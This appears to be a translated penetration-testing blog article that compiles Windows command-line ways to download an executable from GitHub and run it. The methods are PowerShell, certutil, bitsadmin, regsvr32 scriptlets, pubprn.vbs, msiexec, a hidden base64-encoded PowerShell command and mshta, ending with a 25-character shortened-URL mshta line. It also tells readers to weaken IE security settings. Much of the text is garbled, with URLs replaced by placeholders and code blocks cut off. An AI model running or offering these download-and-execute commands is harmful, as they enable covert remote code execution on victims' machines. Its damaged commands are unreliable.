
0x00 Preface
---
This article originates from an interesting question:
Given an exe file: an open-source project
Windows environment, requiring the exe to be released to a specified directory and executed, e.g., c:\download
Question:What is the shortest code in characters to achieve this via cmd?
0x01 Introduction
---
This article will cover the following:
- Summary of methods for downloading files from GitHub via cmd
- Selecting the implementation method with the shortest code
0x02 Analysis
---
In a previous article titled 'Penetration Techniques - Various Methods of Uploading Files via cmd', a summary of methods for downloading files via the command line was provided.
Since GitHub supports the HTTPS protocol but not the HTTP protocol, certain issues need to be considered when utilizing these methods, as some do not support the HTTP protocol.
0x03 Summary of Available Methods
---
1. PowerShell
powershell (new-object System.Net.WebClient).DownloadFile('some open-source project');start-process 'c:\download\a.exe'
2. certutil
certutil -urlcache -split -f some open-source project c:\download\a.exe&&c:\download\a.exe
3. bitsadmin
bitsadmin /transfer n some open-source project c:\download\a.exe && c:\download\a.exe
Note:
The download speed using bitsadmin is relatively slow.
4. regsvr32
regsvr32 /u /s /i:https://raw.githubusercontent.some open-source project.sct scrobj.dll
Principle:
regsve32->JScript->powershell->download&exec
The code for JScript invoking PowerShell to achieve download and execution is:
new ActiveXObject("WScript.Shell").Run("powershell (new-object System.Net.WebClient).DownloadFile('some open-source project);start-process 'c:\\download\\a.exe'",0,true);
Refer to the sct file format:
https://raw.githubusercontent.some open-source project.sct
Add functionality to generate downloadexec.sct
Implement functionality:
regsvr32 /u /s /i:https://raw.githubusercontent.some open-source project.sct scrobj.dll
Of course, to reduce the number of invoked programs, the following approach can also be used:
regsve32->VBScript->download&exec
Typically, the download and execution code implemented by vbs script is:
Const adTypeBinary = 1 |
However, this script does not support HTTPS downloads; Msxml2.ServerXMLHTTP.6.0 can be used instead
The code is as follows:
Const adTypeBinary = 1 |
Note:
This approach originates from @mosin @SomaliPirate
It can also be implemented using WinHttp.WinHttpRequest.5.1, code as follows:
Const adTypeBinary = 1 |
Note:
This idea comes from @ogre
VBS script implementation of execution code
WScript.CreateObject("WScript.Shell").Run "c:\download\a.exe",0,true |
Still using the sct file as a template, adding functionality to generate downloadexec2.sct
Functionality implemented:
regsvr32 /u /s /i:https://raw.githubusercontent.com/3gstudent/test/master/downloadexec2.sct scrobj.dll
5、pubprn.vbs
Using pubprn.vbs enables execution of sct files on remote servers (sct file formats may differ)
Approach:
regsve32->VBScript->download&exec
Code has been uploaded, address: https://raw.githubusercontent.com/3gstudent/test/master/downloadexec3.sct
Functionality implemented:
cscript /b C:\Windows\System32\Printing_Admin_Scripts\zh-CN\pubprn.vbs 127.0.0.1 script:https://raw.githubusercontent.com/3gstudent/test/master/downloadexec3.sct
Alternatively, the following approach can be used (code omitted):
regsve32->JScript->powershell->download&exec
6、msiexec
This method was previously introduced in my two articles 'msiexec in Penetration Testing' and 'Penetration Techniques - Switching from Admin to System Privileges', details omitted here
First encode the PowerShell download-and-execute code in base64:
$fileContent = "(new-object System.Net.WebClient).DownloadFile('https://github.com/3gstudent/test/raw/master/putty.exe','c:\download\a.exe');start-process 'c:\download\a.exe'" |
Result:
KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcABzADoALwAvAGcAaQB0AGgAdQBiAC4AYwBvAG0ALwAzAGcAcwB0AHUAZABlAG4AdAAvAHQAZQBzAHQALwByAGEAdwAvAG0AYQBzAHQAZQByAC8AcAB1AHQAdAB5AC4AZQB4AGUAJwAsACcAYwA6AFwAZABvAHcAbgBsAG8AYQBkAFwAYQAuAGUAeABlACcAKQA7AHMAdABhAHIAdAAtAHAAcgBvAGMAZQBzAHMAIAAnAGMAOgBcAGQAbwB3AG4AbABvAGEAZABcAGEALgBlAHgAZQAnAA==
The complete PowerShell command is:
powershell -WindowStyle Hidden -enc KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcABzADoALwAvAGcAaQB0AGgAdQBiAC4AYwBvAG0ALwAzAGcAcwB0AHUAZABlAG4AdAAvAHQAZQBzAHQALwByAGEAdwAvAG0AYQBzAHQAZQByAC8AcAB1AHQAdAB5AC4AZQB4AGUAJwAsACcAYwA6AFwAZABvAHcAbgBsAG8AYQBkAFwAYQAuAGUAeABlACcAKQA7AHMAdABhAHIAdAAtAHAAcgBvAGMAZQBzAHMAIAAnAGMAOgBcAGQAbwB3AG4AbABvAGEAZABcAGEALgBlAHgAZQAnAA==
The complete WIX file is:
|
Compile it to generate an msi file with the following commands:
candle.exe msigen.wix
light.exe msigen.wixobj
Generate test.msi
Functionality implemented:
`msiexec /q /i an open-source project
Note:
After execution, manually terminate the process msiexec.exe
7、mshta
mshta supports http and https
However, when mshta executes hta scripts, similar to a browser, it performs corresponding parsing operations based on the link's response headers, so it only runs when the response header is html
Otherwise, it will be parsed as plain text
For code on GitHub, the returned format is text/plain
If executed with the following command:
mshta https://raw.githubusercontent.com/3gstudent/test/master/calc.hta |
the code will be treated as text and cannot be parsed as html, causing the script to fail to execute
But we can change our approach:
Upload the hta file to a GitHub blog, and it will be parsed as html, enabling code execution
Upload the hta file to a GitHub blog, with the address being https://some-open-source-project/test/calc.hta
Execute the following command:
mshta https://3gstudent.github.io/test/calc.hta |
Successfully launches the calculator
Note:
This idea comes from DM_
Add functionality to achieve download and execution, with the following command:
mshta https://3gstudent.github.io/test/downloadexec.hta |
A pop-up indicates that security settings on this computer prohibit accessing data sources from other domains, as shown in the figure below

Solution:

IE browser - Internet Options - Security
Select Trusted Sites, add the blog address: https://anopensourceproject/
As shown in the figure below

Custom Level, find 'Access data sources across domains', select Enable
As shown in the figure below
Test again, successfully achieving the download and execution functionality
Through the above tests, we found that the IE browser by default blocks download functionality implemented via VBS scripts
Therefore, we can boldly speculate that if download and execution are implemented using PowerShell instead, it will not be blocked
Modify the script and upload it to GitHub
The command is as follows:
mshta https://3gstudent.github.io/test/downloadexec2.hta |
After testing, this method is usable
Use a short URL
Interestingly, http://dwz.cn/ does not support this domain
Switch to another short URL website: http://sina.lt/
Generate a short URL, the final command is:
mshta http://t.cn/RYUQyF8 |
The final shortest character length achieved is 25
0x04 Supplement
---
1. IEExec
Requires administrator privileges
cd C:\Windows\Microsoft.NET\Framework\v2.0.50727\ |
Note:
The exe must meet specific format requirements
For details, refer to:
https://room362.com/post/2014/2014-01-16-application-whitelist-bypass-using-ieexec-dot-exe/
Note:
I failed to reproduce this on Windows 7
0x05 Summary
---
This article summarizes methods for downloading files from GitHub via cmd, with the shortest implementation being mshta http://t.cn/RYUQyF8
The minimum character length achieved is 25


